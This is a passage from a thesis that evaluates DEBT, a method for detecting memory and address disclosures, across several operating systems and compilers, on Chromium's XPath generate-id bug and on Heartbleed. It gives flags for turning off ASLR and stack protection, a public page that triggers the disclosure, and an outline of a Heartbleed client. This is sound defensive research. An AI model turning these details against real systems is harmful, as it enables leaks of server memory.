This experiment is a simple one, to identify if the methodology can work, in the cleanest of scenarios, on the major operating systems and compilers. This should demonstrate principle 2, that this is a cross platform methodology.

The formalised hypotheses for this are given in table 6.4.

Hypothesis type	Description
Null hypothesis 1	This methodology can not identify address disclosures in any scenario, on OS X.
Null hypothesis 2	This methodology can not identify address disclosures in any scenario, on Open BSD.
Null hypothesis 3	This methodology can not identify address disclosures in any scenario, on Windows 7.
ALT:ExpSimpleTab Alternative Hypothesis 1	This methodology can identify address disclosures in some scenarios, on OS X.
Alternative Hypothesis 2	This methodology can identify address disclosures in some scenarios, on Open BSD.
Alternative Hypothesis 3	This methodology can identify address disclosures in some scenarios, on Windows 7.

Table 6.4. Hypotheses for Experiments 2, 3 and 4

These experiments are designed to reject the null hypotheses Alt:ExpSimple3and so demonstrate the alternative hypothesis.

6.3.2 Experiment design

These experiments were designed to be identical to Experiment 1. The simple program in Appendices A was tested with two different treatments, one with ASLR turned on and one with ASLR turned off. For each treatment, the program was run 1000 times, with 1000 unique values (dataset 1) of which half were designed to cause an address disclosure and half output a static value. Further details of the experiment design are given in the description for Experiment 1 at 6.2.2.

6.3.3 Execution of Experiment 2

This experiment was executed on ***OSX*** version 10.9.2, Darwin Kernel Version 13.1.0 using the default compiler, ***Clang*** at version clang-503.0.40.

The program was built for both treatments in the same way, using the default flags, except that for the treatment with no ASLR, the flag "-fno-pie" was used. Although this does not disable ASLR generally, it does stop the executable from using it for its main program space and so has the required effect.

No issues were identified during the execution of this experiment.

6.3.4 Execution of Experiment 3

Experiment 3 was conducted on ***OpenBSD*** version 4.6. This was run under ***Virtual Box***.

Unfortunately, the author of this thesis could find no method of disabling ASLR on ***OpenBSD***; this made it impossible to complete this experiment. Given this it would have been valid to omit this experiment from this document, but it is included as it would still have been possible for the experiment to fail; although it is not the complete experiment that may have been hoped for, it still adds confidence to the thesis.

No other issues were identified during the execution of this experiment.

6.3.5 Execution of Experiment 4

This experiment was executed on Windows 7 Enterprise, service pack 1. In order to run the same programs scripts as the other experiments, and so add a consistency to the experiments, the ***Bash*** environment from ***Cygwin*** was used (version 1.7.17). This in no way affects the actual process execution of the program, as the program is still built as a standard windows executable and uses the standard loader and execution environment. The program was built using ***Visual Studio***'s C++ compiler (Visual Studio 2008). ASLR was effectively turned on and off by linking the executable using the "/DYNAMICBASE:NO" flag, which prevents this particular application from being built with ASLR.

No issues were identified during the execution of this experiment.

6.3.6 Results

Each experiment was executed with ASLR turned on, and where possible with ASLR turned off; the results are shown in table 6.3.6.

Experiment	ASLR	No. Inputs	No. Expected	No. Identified	Incorrect Entries
2	On	1000	500	500	0
2	Off	1000	0	0	0
3	On	1000	500	500	0
4	On	1000	500	500	0
4	Off	1000	0	0	0

Table 6.5. Presentation of results for experiments 2, 3 and 4

The trigger was identified perfectly for every experiment and this was done with no false positives. That no triggers were identified for those experiments where the control was possible, clearly shows that it must be the affect of ASLR that is being identified. For the BSD experiment, where it was not possible to create the second treatment, a strong degree of confidence can still be inferred from the experiment due to the successful correlation between the expected results and the actual results, which also adds confidence to this theses. This successfully disproves our null hypotheses in two cases and shows it is unlikely in the other. This demonstrates principle 2, that this is a cross platform solution.

6.4 Experiments 5, 6 and 7

The experiments so far have already demonstrated that the DEBT methodology can be used to detect address disclosures. The other major form of randomisation which is designed to protect software is stack canaries. This set of experiments is designed to test if this framework can detect a disclosure which releases stack cookie information.

As this technique is implemented on a compiler by compiler basis, 3 different experiments are performed to identify if the idea can work on three of the most popular compilers, ***Clang*** on OSX, ***GCC*** on Linux and ***Visual Studio*** on Windows. The experiments are designed to match previous experiments and demonstrate the simplest possible scenario; The same dataset was used as for Experiment 1, dataset 1, which is a collection of each of the numbers between 1 and 1000. The program used is slightly different in each case and so is given in the individual experiments stage. The relevant program was run for each entry in the dataset under two different treatments, one with stack canaries turned on and one with stack canaries turned off. To disprove the null hypothesis the runs with canaries turned on should identify the disclosure and those with canaries turned off, should not.

This would demonstrate principle 4, that the methodology can identify stack cookie disclosures.

The remainder of this section describes the experiment in more detail. It will start with the requirements and a formalisation of the experiment‘s objectives in 6.4.1, before giving details on how the experiment is designed in 6.4.2. Any execution details are given in 6.4.3, 6.4.4 and 6.4.5 before the results are examined in 6.4.6.

6.4.1 Experiment objectives

These experiments are simple ones, to identify if the methodology can identify the disclosure of stack cookie information, in the cleanest of scenarios, on the major compilers and operating systems. This is needed to demonstrate principle 4.

These objectives are formalised with the hypotheses shown in table 6.6. Alt:Exp:Cookies:2 These experiments are designed to disprove the null hypotheses and so demonstrate the alternative hypothesis.

Hypothesis type	Description
Null hypothesis 1	This methodology can not be used to identify cookie disclosures in a OS X using ***Clang***.
Null hypothesis 2	This methodology can not be used to identify cookie disclosures in a Linux using GCC.
Null hypothesis 3	This methodology can not be used to identify cookie disclosures in a Windows 7 using Microsoft C++ Compiler.
Alt:Exp:Cookies:Tab Alternative Hypothesis 1	This methodology can be used to identify cookie disclosures in certai OS X using ***Clang***.
Alternative Hypothesis 2	This methodology can be used to identify cookie disclosures in certai Linux using GCC.
Alternative Hypothesis 3	This methodology can be used to identify cookie disclosures in certai Windows 7 using Microsoft Visual C++ Compiler.

Table 6.6. Hypotheses for Experiments 5, 6 and 7

6.4.2 Experiment design

These experiment are designed as controlled experiments using two treatments. Treatment A takes a program that will cause a memory disclosure given an input of type 1, but not if given an input of type 2. It is fed an equal number of type 1 inputs and type 2 inputs in a randomised manner. The predictions from the framework are then compared with whether the inputs are type 1 or type 2. If the times when the framework claims a disclosure occurred correspond to the type 1 inputs, then it is at least correctly identifying type 1 inputs.

Treatment B is identical to treatment A, except that stack canaries are turned off. If the results for treatment A are different to treatment B then this must be due to stack canaries.

The null hypothesis will be considered disproved if the framework identifies the correct input type 99% of the time, with no false negatives and if treatment B does not identify any disclosures.

For both treatments ASLR is turned off in order to ensure that it is the effect of stack protection rather than ASLR that is being detected.

6.4.2.1 Program Under Test

The program under test is slightly different in each case, but each is designed to print out the contents of the stack if the input is an odd number, or a series of integers if the input is an even number. This is done using the current stack pointer and the stack base pointer. The individual programs are discussed under each experiment.

Although the programs are all designed to be as similar as possible, it is possible that the data captured may be very different between the three experiments; different compilers can vary in the way they implement stack protections, but also may vary in the way they implement and call the functions in general. This is not important to these experiments as each program should be consistent within the experiments and there are no cross experiment comparisons needed.

6.4.2.2 DataSet Selection

DataSet 1 was used for this experiment. This consists of 1000 inputs, split evenly between odd numbers and even numbers, presented in a randomised order. The details of this dataset are given in 6.2.2.2.

6.4.2.3 Trust Boundary to be tested

The trust boundary in this scenario is ***STDOUT***. This is the interface to the calling program and could be captured by a calling user. It is the interface written to using the ***printf*** function.

6.4.2.4 Running and Controlling the experiment

The same infrastructure was used to control this experiment as for experiment 1, which is explained in 6.2.2.4. This is based on a series of bash scripts which execute each program twice, stores the results in a file and then checks to see if the resulting files are identical.

6.4.3 Execution of Experiment 5

This experiment was executed on OSX version 10.9.2, Darwin Kernel Version 13.1.0 and RELEASE_X86_64.

The ***Clang*** compiler is now the default compiler on OSX. It is the compiler that is actually invoked as an alias to GCC and uses the same command line options as GCC. As such it has no option purely for stack canaries, but only for stack protection, which implements stack canaries. It is not possible to demonstrate completely that it is stack canaries that are being detected, rather than any other stack based probabilistic mitigation measure. If, for any reason, the compiler is generating any other randomised entries on the top of the stack then identifying these will also be a memory disclosure of a randomisation entry and so a positive result.

The option with stack protection enabled was built with the command “gcc main.c -fstack-protector-all -fno-pie” and the version with stack protection turned off was built with ‘gcc main.c -fno-stack-protector -fno-pie‘”. The -fstack-protector-all flag turns on stack protection in all circumstances, rather than just under certain optimal times, the flag -fno-stack-protector disables stack protection and the flag -fno-pie is used to ensure that ASLR does not affect the program execution. The final flag is required for this test as otherwise it could be an address disclosure that is detected rather than a cookie disclosure.

The program used to create the disclosure is shown in Appendices C as Program C.1. This uses the stack registers to determine the correct memory location for the current stack frame and outputs this to the console.

No issues were identified during the execution of this experiment.

6.4.4 Execution of Experiment 6

Experiment 6 was performed on Linux, with kernel build “3.8.0-19-generic”, using the distribution ***Mint*** version 13. The GCC compiler (version 4.7 was used) is the default compiler in Linux and is the compiler used to build the Android mobile operating system; this makes it extremely influential.

The option with stack protection enabled was built with the command: “gcc main.c -fstack-protector-all -fno-pie” and the version with stack protection turned off was built with: “gcc main.c -fno-stack-protector -fno-pie”. These options have the same meaning as explained for Experiment 5. For all executions ASLR was also turned off system wide by setting “/proc/sys/kernel/randomize_va_space” to 0. Although it is not necessary to both disable ASLR system wide and to stop the program from being built to use ASLR, both techniques were used, purely to keep consistency with the previous experiments.

GCC has the same issue as ***Clang*** in that it is not possible to turn canaries on and off directly, but only all of the stack protection mechanisms, meaning it is possible that the framework could be detecting other stack based probabilistic mitigation techniques introduced at the compiler level.

The program used to create the disclosure is shown in Appendices C as Program C.2. This also works by outputting the contents of the stack between the two stack registers. It only differs from the program used in the previous experiment as this was done on a 32 bit machine and the stack register names are slightly different.

No issues were identified during the execution of this experiment.

6.4.5 Execution of Experiment 7

This experiment was performed on Windows 7 Enterprise service pack 1. The compiler used was distributed with ***Visual Studio*** 2008.

For compiling the program for both treatments, the flag "DYNAMICBASE:NO" was used to stop the program from being built to use ASLR and the "/GS" flag was used to turn stack canaries on and off. This was done using the ***Visual Studio*** environment rather than using the flags directly at the command line.

The program used to create the disclosure is shown in Appendices C as Program C.3. It is the same as the previous two programs, except that the syntax for accessing machine register values is slightly different using this compiler.

No issues were identified during the execution of this experiment.

6.4.6 Experiment results

Each experiment was run and the output captured. The executable was rebuilt each time with stack protection turned off and the same file was run. The results are listed in table 6.7.

Test	Stack Protection	No. Inputs	No. Expected	No. Identified	Incorrect Entries
5	On	1000	500	500	0
5	Off	1000	0	0	0
6	On	1000	500	500	0
6	Off	1000	0	0	0
7	On	1000	500	500	0
7	Off	1000	0	0	0

Table 6.7. Presentation of results for experiments 5, 6 and 7.

For every experiment the trigger was identified perfectly when stack protection was turned on, but not when it was turned off. The results were checked to ensure that the disclosures did correspond to the correct inputs. This demonstrates clearly that the framework is identifying the difference between the stack protection options on the stack and so is identifying memory disclosures. This was also done with no false positives, so fulfils the success criteria and disproving the null hypotheses.

6.5 Experiment 8

All of the experiments so far have been performed on artificial samples. Although this is enough to demonstrate that the DEBT methodology can work, it is not enough to demonstrate that this is practical in a real-world scenario. This is principle 3 and the reason behind this experiment. In this experiment a version of ***Chrome*** is tested which has a known memory disclosure in its ***XPath*** implementation. Different samples are input, where one is known to trigger the disclosure. Each treatment was repeated 10 times as a confidence measure. The results were then compared to identify if the framework was identifying the input that was known to cause a disclosure.

The requirements and objectives for this experiment are set-out and formalised in 6.5.1, the experiment design is detailed in 6.5.2, the execution details are given in 6.5.3 and the results are shown in 6.5.4.

6.5.1 Experiment objectives

All of the experiments so far have been done on artificial examples. The purpose of this experiment is to demonstrate that this methodology can also be done on complex, real world examples. This is one of the experiments which collectively demonstrate principle 3.

The formal hypotheses for this experiment are given in table 6.8.

Hypothesis type	Description
Null hypothesis	That this methodology can not identify memory disclosures in complex, real-software.
Alt:Exp:3:Tab Alternative hypothesis	That this methodology can be used to identify memory disclosures in complex world software.

Table 6.8. Hypotheses for Experiment 8

This experiment is designed to test if the null hypothesis is true.

6.5.2 Experiment design

For this experiment a program is identified which can be considered as a ‘real-world’, complex program. A known memory disclosure is identified in this program and an input is identified which triggers that disclosure; this input is hidden in a set of similar inputs which are used to identify the error rate. The entire dataset is tested after it has been randomised. The ideal for this experiment would have been to use a

control measure, such as turning ASLR off, but unfortunately this was not possible as Chromium appears to implement ASLR itself rather than using the systems implementation, this is a weakness in the experiment design but is unavoidable; this means it is possible that the experiment is actually spotting the disclosure web-site due to another issue on that site, but this is still highly unlikely as it is only 1 of 1000 randomly chosen inputs.

The criteria to disprove the null hypothesis will be if the framework can identify the triggering sample and if it manages this with a false positive rate of less than 0.1%. Although this rate is somewhat arbitrary, it was chosen as it seems to be a reasonable figure to allow the application of DEBT to be practical. As there is only one input to be detected, the whole experiment will be repeated 10 times as a confidence measure.

6.5.2.1 Program Under Test

The open source browser ***Chromium*** was chosen as the target for this experiment. Chromium is the basic browser behind Google's ***Chrome***, with some parts removed, such as PDF viewer, due to licensing restrictions. This means nearly everything in Chromium is also in Google Chrome, including any disclosures looked for. The W3C lists browser usage statistics gathered by recording the browser used to access its site. From March 2012 to August 2013 (the time of writing this), Google Chrome was the single most popular browser recorded, with, in July 2013, 52.8% of all hits. As Chrome also boasts much complexity with separation of processes and other anti-exploit technologies, it is a complex and well studied example of software at the forefront of its field.

The CVE list (MITRE, 2008) contains lists of vulnerabilities found in software with some details around them. Under CVE-2011-1202 it states " The xsltGenerateIdFunction function in functions.c in libxslt 1.1.26 and earlier, as used in Google Chrome before 10.0.648.127 and other products, allows remote attackers to obtain potentially sensitive information about ***Heap*** memory addresses via an ***XML*** document containing a call to the ***XSLT*** "generate-id" ***XPath*** function". This is a memory disclosure and is an example well documented on the internet as CVE-2012-0769 (MITRE, 2012b).

6.5.2.2 DataSet Selection

One example of a web-page using the "generate-id" function, and so creating a memory disclosure, was identified using Google; this was the site "https://cevans-app.appspot.com/static/genid.xml". To make the rest of the sample data as close as possible, the Google search API was used to identify other web-based ***XML*** documents. As this only allowed for up to 7 pages of 8 results per page, per site, a script was created which searched for multiple different search terms within the documents of type XML. This was used to identify 999 unique websites which were checked that they did not use the "generate-id" function. This

gave 1000 websites in total of which it was known that only one calls the “generate-id” function which causes the known memory disclosure.

6.5.2.3 Trust Boundary to be tested

XPath is a language used in Web-Browsers, as a standardised way to transform XML documents. It has a clearly defined syntax and has its own core function library of more than 100 functions. The trust boundary being tested is the interface between the XPath library, as implemented in the browser and the scripting environment that is presented to a user. To clarify, this experiment is to monitor if any calls made to any function in the ***XPath*** library, from the browser, return any information regarding its position in memory.

6.5.2.4 Framework implementation

A new framework was created to run these experiments which could be applied to almost any application. The framework consists of a set of ***Python*** and bash scripts, some ***C*** code and a ***MySQL*** database. Changes to the framework are made by a combination of changing the scripts and calling input flags. In this section the different parts of the system and how it fits together are shown; this can be seen in figure 6.2.



Fig. 6.2. Diagram showing the different components of the framework used to execute Experiment 8 and the interactions between them.

There are several requirements including a method of starting, stopping and choosing tests, a method of communicating between the tests and the framework and methods of capturing the data that passes over the tested interfaces.

6.5.2.5 Experiment Control

A ***MySQL*** database was used to store all of the tests, there current state and corresponding inputs. This was used to co-ordinate the selection of the next test and record the results of the previous test. It allowed for

the testing process to be distributed across machines, to be stopped and started again and for tests to be run individually. Each test was run and monitored to see if it finished correctly; if it did then the process was killed and the results checked, if it did not then the process was killed and the test marked as not finished.

6.5.2.6 Communication

The standard ***Unix Pipe STDERR*** was used as the means of communication between the application and the framework. This was done for several reasons: it is available to every application, its output can be manipulated easily and for the very specific reason that in Chrome many process are barred from communicating via the file system, so they can not write to and from a file. They can, however, write to the console, with the exception of when dealing with a local URL when ***STDOUT*** can not be used, so ***STDERR*** was chosen. That it is also available in release mode for all of the applications tested is also an advantage. To ensure that only information from the program changes are captured, rather than everything which may have gone to ***STDERR***, all output was prefixed with a predetermined value; this was completely arbitrary and the text ”MFUZZ:” was chosen.

6.5.2.7 Application Instrumentation

There were two different changes that had to be made to the application to enable these tests. The first was to signal to the framework when the application was finished loading. This was done by intercepting the DocumentLoader class and altering the function that sets the loaded bar to 100%, when this occurred the program was configured to output the text “MFUZZ::Natural kill” to ***STDERR***. If this text did not appear after a specified period, the framework could infer that the application had failed to load correctly.

The final intervention was to output all of the data that was passed over the trust boundary. It was important that the whole interface was tested, not just any section used by the generate-id function. The boundary chosen was the XMLPathCastToString function in the file “xpath.c”. This was chosen as every output from XPATH to the browser appears to go through this method, however very little else did.

6.5.3 Execution of experiments

Chromium 21.0.1172.0 was used as the particular version under test and was built from source using the Gold linker on Ubuntu Linux. There was no issues identified during the execution stage.

Test Number	No Inputs	Disclosures Expected	Disclosures Identified
1	1000	1	1
2	1000	1	1
3	1000	1	1
4	1000	1	1
5	1000	1	1
6	1000	1	1
7	1000	1	1
8	1000	1	1
9	1000	1	1
10	1000	1	1

Table 6.9. Presentation of results for experiment 8.

6.5.4 Results

Both tests were performed 10 times and the results are shown in table 6.9.

The triggering input was identified perfectly for each test iteration. This clearly gives confidence that the technique is identifying a memory disclosure. This was also done with no false positives.

6.6 Experiment 9

In the last experiment it was demonstrated that the DEBT methodology can be used to identify previously known samples, but it has yet to identify unknown samples. Currently there is a potential weakness in the experiments in that the only samples that have been identified are those already known by the experiment designers. Although this should make no difference to the experiments it could be argued that, as the sample was pre-seen, the experiment would always pass. For DEBT to be demonstrated as practical and so to demonstrate principle 3, it should also be able to identify new samples, which is the purpose behind this experiment. This is done by identifying a large set of random web-sites (4359) which use ***XPath*** and then applying the framework to these sites using the instrumented program from experiment 8. This identified 13 external sites which caused a memory disclosure. The program was then altered to identify which sites used the function with the known vulnerability in. All of the websites were then ran though the instrumented browser again (only a single time, the framework was not applied) to see which used the generate-id function. The results from this matched perfectly with the predications by the framework, with the exception of one false positive.

This aids in demonstrating that this methodology is a practical one for real-world complex software, which is principle 3.

The requirements and objectives for this experiment are set-out and formalised in 6.6.1, the experiment design is detailed in 6.6.2, the execution details are given in 6.6.3 and the results are shown in 6.6.4.

6.6.1 Experiment objectives

This experiment is designed to ensure that this methodology works on previously unidentified samples. The purpose of this is to aid in demonstrating principle 3.

The formalised hypotheses for this are given in table 6.10.

Hypothesis type	Description
Null hypothesis	This methodology can not be used to identify inputs that trigger memory disclo without having seen the input beforehand, in complex, real-world software.
Alt:Exp4:Tab Alternative Hypothesis	This methodology can be used to identify inputs that trigger memory disclo without having seen the input beforehand, in complex, real-world software.

Table 6.10. Hypotheses for Experiment 9

This experiment is designed to test if the null hypothesis is true.

6.6.2 Experiment design

For this experiment a large number of sample inputs were identified and run through the framework. This identified a set of samples which it considered to be disclosures and a set which it considered to be safe. The codebase was then modified to show which inputs were triggering the memory disclosure. When the inputs were run through the newly modified program, there should be a match between those inputs that the framework identified as causing a memory disclosure and those inputs that the codebase records as causing a memory disclosure. If these correlate, with a practical false positive rate (this can be defined as 0.1% of the whole sample for consistency with the previous experiment), then the framework has disproved the null hypothesis by identifying unknown memory disclosures.

6.6.2.1 Program under test

The same program was used as for experiment 8, which was a version of the browser Chromium known to be vulnerable to this specific vulnerability, CVE-2012-0769 (MITRE, 2012b).

6.6.2.2 DataSet selection

The Google search API was used to identify random web-based XML documents. This was used in a similar manner to experiment 8 to identify 4359 unique websites which may or may not cause the "generate-id" disclosure, but which all use the XPath interface under test.

6.6.2.3 Trust boundary to be tested

This was the same as for experiment 8, which is the interface between the XPath library and the scripting environment.

6.6.2.4 Running and controlling the experiment.

The framework used in experiment 8 was used, but was optimised slightly for efficiency reasons. Initially the experiment was run in a very quick manner, with a short time-out and without resetting system caches or other data. It was only if this failed, that the full experiment was conducted. This considerably speeded up the process and also catered for environmental factors such as the machine state or network issues.

6.6.3 Execution of experiments

This experiment was executed in the same manner as experiment 8 for consistency. Chromium 21.0.1172.0 was used as the particular version under test and was built from source using the Gold linker on Ubuntu Linux. There was no issues identified during the execution stage.

6.6.4 Results

The first test was performed and 13 unique websites were identified as giving memory disclosures out of the 4359 that were input. After the code modification was made 31 websites were marked as running the vulnerable function. When these were analysed further it appears only 12 passed the results of the function to the web-site. These 12 matched 12 of the 13 websites predicted. This gives 4358 out of 4359 as correct predictions.

Examining the site that failed, it appeared to be because some of the XML-XSLT transformation continues after the page has finished loading. As the page load was set as the cut-off point, with this particular site, not all of the transformation had finished. This is not an issue with the framework, but with this specific implementation. This could be fixed by using a different cut-of point or cut-off time. As this gives 4358/4359 accurate predictions with 12 newly identified disclosures, this convincingly disproves our null hypothesis, so it was decided not to experiment with this further.

6.7 Experiment 10

This experiment is designed to test if the DEBT methodology can spot more generic disclosures under the correct circumstances. The vulnerability CVE-2014-0160 (MITRE, 2014) is also known as the heartbleed bug and is an extremely well known and publicised vulnerability that can be used to disclose memory on a server running ***SSL***. The vulnerability is due to a lack of validation on a particular field in the request message. The protocol involves the client application telling the server the size of the message it expects to send, it then allows for the client to request to see x of those bytes. The vulnerability occurs as it does not verify that the data was actually sent, so rather than returning the sent data, it actually returns any data that was in the buffer. As this is indeterministic in practice, it is possible that the methodology proposed here could be used to identify the vulnerability given a method of triggering the input. The field of ***fuzz*** testing is one where input fields, such as the size field, are given random inputs which could be of any range and then monitors the result. This experiment is designed to identify if this methodology could have been used to identify the heartbleed issue, given a reasonable ***fuzz*** test as input.

This would demonstrate principle 5, that the methodology can be used to spot other disclosures in the correct circumstances. In addition, it would aid in demonstrating principle 3, that this can work in real-world complex software.

6.7.1 Experiment objectives

This experiment is required to test if the methodology can spot more generic memory disclosures, which is principle 5. As it does this using complex, real world software, on a high impact vulnerability means it also aids in demonstrating principle 3.

The formalised hypotheses for this are given in table 6.11.

Hypothesis type	Description
Null hypothesis	This methodology can not identify more general disclosures under any circum
Alt:Exp:hb:Tab Alternative Hypothesis	This methodology can be used to identify more general disclosures under the circumstances.

Table 6.11. Hypotheses for Experiment 10

This experiment is designed to test if the null hypothesis is true.

6.7.2 Experiment design

A vulnerable version of the server was installed and a client program was created which activated the vulnerability. The client program took a random input X and then returned X characters from the server. This was designed to simulate a fuzz test on the size field. As a good experiment should be reproducible, rather than using random numbers as the input, a dataset was created to simulate this.

There is a slight weakness in this experiment design, as the inability to add a control method means that it is not possible to be completely sure that it is a disclosure that is being identified rather than another issue, either with the server or with the client program. This is partly mitigated as it is possible to examine the outputs from the server, to check they are different, which would suggest a disclosure from the server. In addition, if the tests are not all either positive or negative, this may also help to suggest that the test is working correctly. Critically, in addition to the mitigations mentioned, the experiment need not be a success at all; if no disclosures are identified then the experiment will clearly have failed, if this is not the case, then at least a degree of confidence is added to the thesis.

6.7.3 Program under test

A vulnerable version of ***Apache*** was used for the server; on the client side a program was written which takes the size field as an input.This is shown in Appendices D and is a slightly adapted version of a program available on the internet [†]. It simply sends a small token message to the server and then requests the required number of characters back; it then outputs these characters to the console.

6.7.4 DataSet selection

There are 256 different entries in the dataset; these are sequential inputs for the series 00FF,01FF,02FF,03FF ...FFFF. This is essentially a sequence of every 256 characters, The order of the dataset was mixed using the Unix ***Shuf*** utility to ensure that the inputs were not predictable.

6.7.5 Trust boundary to be tested

The trust boundary is the output of the SSL server; this is a very legitimate boundary as it should never disclose the contents of memory used in the implementation of the software, it is also the boundary that left this software widely vulnerable over the internet.

[†] Credit is given in the source code

6.7.6 Framework implementation

The same framework was used as for experiment 1 and others. This was a combination of bash scripts which output the result of running the program to a file for each run and then compares the differences to identify if a vulnerability occurred.

6.7.7 Results

The results of this experiment were very consistent; where the input requested was above 00FF in size then a disclosure was identified; otherwise no disclosure was identified. In reality, this meant that the framework missed some of the disclosures. This was because the server simply returned all zeros, an idiosyncrasy for this specific vulnerability. That the framework successfully spotted the issue on the majority of occasions, disproves the null hypothesis in as far as the experiment design allowed it to. Comparing the captured data over the interfaces it is clear that there is large degree of difference (nearly 1000 characters) between the two captures, demonstrating that it not purely ASLR or another mitigation technique that is being identified.

sum:exp

6.8 Conclusions

Of the 5 different principles set out at the start of this chapter, all have been demonstrated to varying degrees. Principle 1 was that the DEBT methodology could work at all. This was initially demonstrated in experiment 1, but then was re-iterated in all of the other experiments. As many of these experiments were strong ones, with a control mechanism to turn of the disclosure this is well demonstrated. That the other experiments were all successful only emphasises this. Principle 2 was that this was a cross platform solution. This was demonstrated through the use of 4 different operating systems, particularly in experiments 1 – 4 and experiments 5 – 7. Principle 3 is that the DEBT methodology can be a practical one for complex real-world software. Experiments 8 –10 are all experiments which have proved practical to do and are on two different complex, real-world pieces of software, identifying legitimate vulnerabilities. As Chrome is such an influential and complex piece of software and that ***HeartBleed*** has been such a high profile vulnerability are indicators that this technique can work for relevant and legitimate targets. Principle 4 is that DEBT can identify stack cookie disclosures, this is demonstrated for all of the major compilers across the 3 major platforms in experiments 5 – 7. The final principle is a rather more vague one, that the methodology can be used to identify more general disclosures. This is difficult to demonstrate completely, however experiment 10 is a strong indicator that this principle is true.

It would be possible to design many, many more experiments to demonstrate the DEBT methodology, but without strong design objectives this would be poor science. All of the principles designed have been tested and demonstrated as well as is reasonably possible. That all of the experiments have been successful, demonstrates that the methodology is both robust and adaptable and together these demonstrate that DEBT can be used to reliably detect address disclosures and that it can detect other disclosure types. These were the two contributions intended for these experiments. That frameworks were described to do this aids in another contribution, providing a framework for the community to perform these tests.

Further analysis of these experiments will be covered in the next chapter, as well as some lessons learnt from their development.

Conc

Chapter 7

Conclusions and Reflections

7.1 Introduction

This is the final chapter in this thesis and is intended as an analysis of the experiments and a review of the whole thesis. An analysis of the strengths, weaknesses and results of the overall experiments is given in section 7.2; there are some personal reflections on the experience of using DEBT in section 7.3. The contributions made by this thesis are discussed in 7.4 and the future work is in 7.5; the thesis is finally concluded with a short conclusions section in 7.6.

7.2 Analysis

The experiments in the last chapter were clearly laid out, each had a specific design objective and method of delivery and clear success criteria. Together they demonstrated all of the principles set out at the start of the chapter, but there is a weakness in the overall design. Although the principles were clearly demonstrated in the experiments, this does not necessarily mean that the principles could be combined together. It was demonstrated that the technique works across platforms, and that it can work on real-world problems, but this does not automatically mean it can work across platforms on real-world scenarios. Experiments could be designed to demonstrate this, but they would be rather weak experiments in themselves, as none of the operating systems, except Linux, have a strong method of turning ASLR off, so they would merely be weak copies of existing experiments. As none of the techniques used to demonstrate the practicality of the technique are specific to Linux and both are cross platform applications, it should be a reasonable assumption that this technique is practical in a cross platform way.

A similar issue arises with the stack-cookies experiments. It has been demonstrated that the technique can cope with real-world software and can identify stack-cookie disclosures. This does not necessarily

mean that it can identify stack-cookie disclosures in real-world software. Unfortunately, it has not been practical to identify any published vulnerabilities that are recognised as cookie disclosures. This is unlikely to be because they do not exist, but because they are currently no techniques available to directly identify cookie information disclosures. This is not helped as any vulnerability report would be unlikely to state that it was a disclosure of cookie information; as most published vulnerabilities give very limited details on the vulnerability, or the ability to re-create them, it is mostly extremely difficult to identify what information is released. Although this is a slight weakness in the design of the series of experiments, in reality it is not significant as it should be clear that there is nothing mutually exclusive about these principles and that there should be extremely high confidence in them working together.

A final potential weakness in this series is that none of these experiments required any interventions to remove any probabilistic measures. This was not intentional, but merely represents the practical aspect of implementing this technique, that there is typically no requirement to remove any elements.

Although there are potential weaknesses in the collection of experiments together, these are potential weaknesses by omission, rather than weaknesses in the existing experiments. As these are not felt to be strong enough to justify experiments on their own behalf, these should not distract from the strengths of the experiments as they stand.

It could be argued that unless the experiments can demonstrate that DEBT can identify fresh vulnerabilities then it can not be considered a success. Identifying new vulnerabilities is a two stage problem, one of triggering an input and one of detecting if that input has created a vulnerability. This thesis is only concerned with the second of these problems, detecting if the vulnerability has occurred and its success should only be judged against that criteria.

7.3 Reflections

There has been a long learning curve in implementing these experiments and some of this experience may be of use to the reader as an aid for judging both the methodology and the thesis. By definition, this is more personal experience and reflection than fact and should be read as such.

When the first experiments were created for this framework there was an assumption that the difficulty would be in eliminating the randomness in the program, but this turned out to be the opposite to what

happened. A lot of time was spent creating very complex frameworks to capture elements that could affect a program. Particularly, a framework was created and tested which intercepted certain standard library calls and recorded the return values, it then had the ability to replay these values on successive calls; similarly an unnecessary amount of time was spent examining the ***Firefox*** codebase to identify the ***JavaScript*** code for creating random numbers and the date and time functionality. In reality it turned out all of this was unnecessary, frameworks are often available which already perform similar functionality for unit and system testing purposes, an example that was used lots in experiments that were not included here was the framework web-page-relay GitHub (2014). This is designed to eliminate all randomness from web-page calls and early experiments showed that this worked over tens of thousands of web-pages with very few false positives.

This mistake was partly due to another assumption which proved to be incorrect, that the big bang approach was the best method of eliminating program unpredictability. In reality this was not the case, as there ended up with very little actual unpredictability in programs. Where there were false positives it proved much easier to examine these as they arose and eliminate that issue, rather than attempt to solve all of the potential problems up-front.

Another major lesson learnt, was how hard it could be to identify the relevant trust boundaries in some software. There was an assumption this would be relatively easy, but an inordinate amount of time was spent working with the Chromium and ***Firefox*** source code demonstrated this was not true. Naturally, some boundaries will be easier to identify than others and when working on a well known codebase this may not be true, but it may turn out that spotting the relevant functions may be as much craft as science.

7.4 Contributions

The contributions given in this thesis are listed below.

- Introduce and review the importance of Memory Disclosures.
- Introduce the first methodology to reliably detect address disclosures.
- Demonstrate the methodology can be used to detect other disclosure types.
- Provide frameworks for the community to perform these tests.

The importance of memory disclosures is gradually introduced in the first 3 chapters of this thesis, with Chapter 3 dedicated purely to this. It is a methodical introduction to different types of disclosures and their

relevance. It covers causes of disclosures and alternatives to them; finally it discusses any mitigation in the literature which may affect their importance in the future.

The DEBT methodology to detect address disclosures is introduced in chapter 5, it is explained in detail and the practicalities, around the methodology are discussed, as is its reliability.

The methodology is demonstrated in the experiments chapter; there are 6 experiments designed to show that the technique can identify address disclosures. This is done across multiple operating systems and using multiple compilers, it also uses a combination of multiple vulnerabilities from different commercial software. There are then 4 experiments which are designed to demonstrate that the methodology can identify stack canary disclosures and the presence of the heart-bleed vulnerability.

